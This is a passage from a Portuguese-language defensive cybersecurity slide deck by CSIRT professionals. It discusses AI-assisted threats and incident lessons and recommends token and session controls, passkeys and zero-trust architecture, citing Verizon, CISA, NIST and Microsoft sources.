
Facilidade para alterar e automatizar padrões de código.

Personalização de Phishing

E-mails e mensagens de engenharia social adaptados ao. perfil da vítima


ATAQUE AUTONOMO?

“ERA DA IA"



NOVEMBRO DE 2025 – GPT-5.1 – CLAUDE OPUS 4.5

USO DE AGENTES



PROFISSIONAL BOM = RESULTADO BOM

A IA DEVE SER NOSSOS BRAÇOS, NÃO NOSSO CÉREBRO

E AGORA?

O SEGREDO DO INCIDENTE

O QUE ESSES AMBIENTES TINHAM EM COMUM?

FERRAMENTAS DE SEGURANÇA DE GARTNER

RMM LIBERADO / EXCESSÃO OU AUSENCIA DE CONTROLE

- RMM legítimo: +240% em System Intrusion.

QUEBRA OU AUSÊNCIA DE GRANULARIDADE DE ACESSO RBAC

- The path off privilege escalation – 65% Privilege Management

https://www.verizon.com/business/resources/Tbb5/reports/2026-dbir-data-breach-investigations-report.pdf

O SEGREDO?

AÇÕES PARA MELHORIA

TREINAMENTO PRINCIPALMENTE TÉCNICO

- Treinar a base técnica, redes, programação, segurança
- Treinamento de uso de IA/ Boas práticas.


O SEGREDO?

GESTÃO E EXPIRAÇÃO DE TOKENS E SESSÕES

- Uso de FIDO2/Passkeys
- Impedir MFA Downgrade
- Continuous Access Evaluation + ZTNA
- Tempo de sessão reduzido

EXERCÍCIO – ARQUITETURA SINGLE SIGN ON

O QUE É POSSÍVEL FAZER COM UM TOKEN?



Runbook para revogar sessão

RECOMENDAÇÕES: ARQUITETURA! ~~VENDOR~~

ARQUITETURA ZTNA

THE JOURNEY TO ZERO TRUST

Using Secure Access Service Edge in a Modern TIC 3.0 Solution

Benefits

Agencies adopting SASE can gain several architectural and operational benefits:

- **Better alignment with zero trust principles:** SASE solutions support the implementation of zero trust architectures by enabling policy-based access decisions that incorporate identity, device posture, application context, data sensitivity, and network conditions. This enables agencies to move away from implicit trust models toward continuous verification and least-privilege access.

https://www.cisa.gov/sites/default/files/2026-07/The_Journey_to_Zero_Trust-Using_SAS_in_a_Modern_TIC3.0_Solution.pdf

RECOMENDAÇÕES

ARQUITETURA ZTNA





Figure 4: Agency Conceptual Architectures Leveraging a SASE Solution and TIC 3.0 Flexibility

https://www.cisa.gov/sites/default/files/2026-07/The_Journey_to_Zero_Trust-Using_SAS_in_a_Modern_TIC3.0_Solution.pdf

REFERÊNCIAS

FERRAMENTAS E PLAYSBOOKS

https://learn.microsoft.com/pt-br/security/operations/incident-response-playbook-phishing
https://learn.microsoft.com/en-us/security/zero-trust/security-operations-playbook-phishing
https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-207.pdf
https://belkasoft.com/ram-capturer



tech + people

OBRIGADO!

Alencar Silva

- Ciências da computação
- Pós graduado em segurança defensiva
- Gerente CSIRT Soow Sigma

https://www.linkedin.com/in/alencar-junior-ti/

Luiz Jussen

- Tecnólogo em Defesa Cibernética - FIAP
- Red Team Operator / CSIRT

https://www.linkedin.com/in/luizfelipejussen/

SOOW SIGMA